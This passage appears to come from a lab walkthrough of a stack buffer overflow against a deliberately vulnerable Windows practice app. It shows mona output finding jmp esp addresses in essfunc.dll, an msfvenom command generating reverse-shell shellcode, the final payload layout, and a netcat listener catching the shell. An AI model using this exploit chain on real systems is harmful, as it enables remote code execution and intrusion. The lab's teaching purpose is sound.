
    ```
    !mona jmp -r esp
    ```

- Select `essfunc.dll`: `0x625011af`
-



```
================================================================================
 Output generated by mona.py v2.0, rev 605 - Immunity Debugger
 Corelan Team - https://www.corelan.be
================================================================================
 OS : 7, release 6.1.7601
 Process being debugged : oscp (pid 3076)
 Current mona arguments: jmp -r esp
================================================================================
 2021-11-30 14:46:44
================================================================================
----------------------------------------------------------------------------------------------------------------------------------
Module info :
----------------------------------------------------------------------------------------------------------------------------------
Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
----------------------------------------------------------------------------------------------------------------------------------
0x755b0000 | 0x755ba000 | 0x0000a000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [LPK.dll] (C:\Windows\system32\LPK.dll)
0x76c30000 | 0x76c36000 | 0x00006000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [NSI.dll] (C:\Windows\system32\NSI.dll)
0x62500000 | 0x62508000 | 0x00008000 | False  | False   | False |  False   | False  | -1.0- [essfunc.dll] (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0x768d0000 | 0x7699c000 | 0x000cc000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [MSCTF.dll] (C:\Windows\system32\MSCTF.dll)
0x753d0000 | 0x7541a000 | 0x0004a000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [KERNELBASE.dll] (C:\Windows\system32\KERNELBASE.dll)
0x74bb0000 | 0x74bec000 | 0x0003c000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [mswsock.dll] (C:\Windows\system32\mswsock.dll)
0x76810000 | 0x768ad000 | 0x0009d000 | True   | True    | True  |  True    | True   | 1.0626.7601.17514 [USP10.dll] (C:\Windows\system32\USP10.dll)
0x75710000 | 0x7575e000 | 0x0004e000 | True   | True    | True  |  True    | True   | 6.1.7601.17514 [GDI32.dll] (C:\Windows\system32\GDI32.dll)
0x77160000 | 0x77234000 | 0x000d4000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [kernel32.dll] (C:\Windows\system32\kernel32.dll)
0x75500000 | 0x755ac000 | 0x000ac000 | True   | True    | True  |  True    | True   | 7.0.7600.16385 [msvcrt.dll] (C:\Windows\system32\msvcrt.dll)
0x77020000 | 0x7715c000 | 0x0013c000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
0x75600000 | 0x756a1000 | 0x000a1000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [RPCRT4.dll] (C:\Windows\system32\RPCRT4.dll)
0x755c0000 | 0x755f5000 | 0x00035000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [WS2_32.dll] (C:\Windows\system32\WS2_32.dll)
0x00400000 | 0x00414000 | 0x00014000 | False  | False   | False |  False   | False  | -1.0- [oscp.exe] (C:\Users\admin\Desktop\vulnerable-apps\oscp\oscp.exe)
0x769a0000 | 0x76a69000 | 0x000c9000 | True   | True    | True  |  True    | True   | 6.1.7601.17514 [user32.dll] (C:\Windows\system32\user32.dll)
0x75900000 | 0x7591f000 | 0x0001f000 | True   | True    | True  |  True    | True   | 6.1.7601.17514 [IMM32.DLL] (C:\Windows\system32\IMM32.DLL)
----------------------------------------------------------------------------------------------------------------------------------
0x625011af : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0x625011bb : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0x625011c7 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0x625011d3 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0x625011df : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0x625011eb : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0x625011f7 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0x62501203 : jmp esp | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0x62501205 : jmp esp | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
```

15. Convert to little endian and replace B with it
    - Converted:`\xaf\x11\x50\x62`
    - Add breakpoint




```
Registers (FPU)
EDX 00000A0D
EBX 41414141
ESP 0186FA30 ASCII "CCCCCCCCCCCCC
EBP 41414141
ESI 00000000
EDI 00000000

EIP 625011AF essfunc.625011AF
```

16. Generate shell code

```
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.11.49.241 LPORT=4444 EXITFUNC=thread -b
'\x00\x07\x2e\xa0' -f python
```

17. Final Payload:
    1. Add 1978 As
    2. Add return address
    3. Add 4 Cs
    4. NOP
    5. Shellcode
    6. Remaining Ds (to fill up buffer)

`buffer = b"A" * 1978 + returnAdd + b"C"*4 + NOP + buf + b"D" * (2530 - 4 -1978 - len(buf) - len(NOP))`



```
┌──(root💀kali)-[~/test/bufferOverflow]
└─# nc -nvlp 4444
listening on [any] 4444 ...



connect to [10.11.49.241] from (UNKNOWN) [10.10.204.105] 49279
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\admin\Desktop\vulnerable-apps\oscp>
C:\Users\admin\Desktop\vulnerable-apps\oscp>
C:\Users\admin\Desktop\vulnerable-apps\oscp>
C:\Users\admin\Desktop\vulnerable-apps\oscp>
```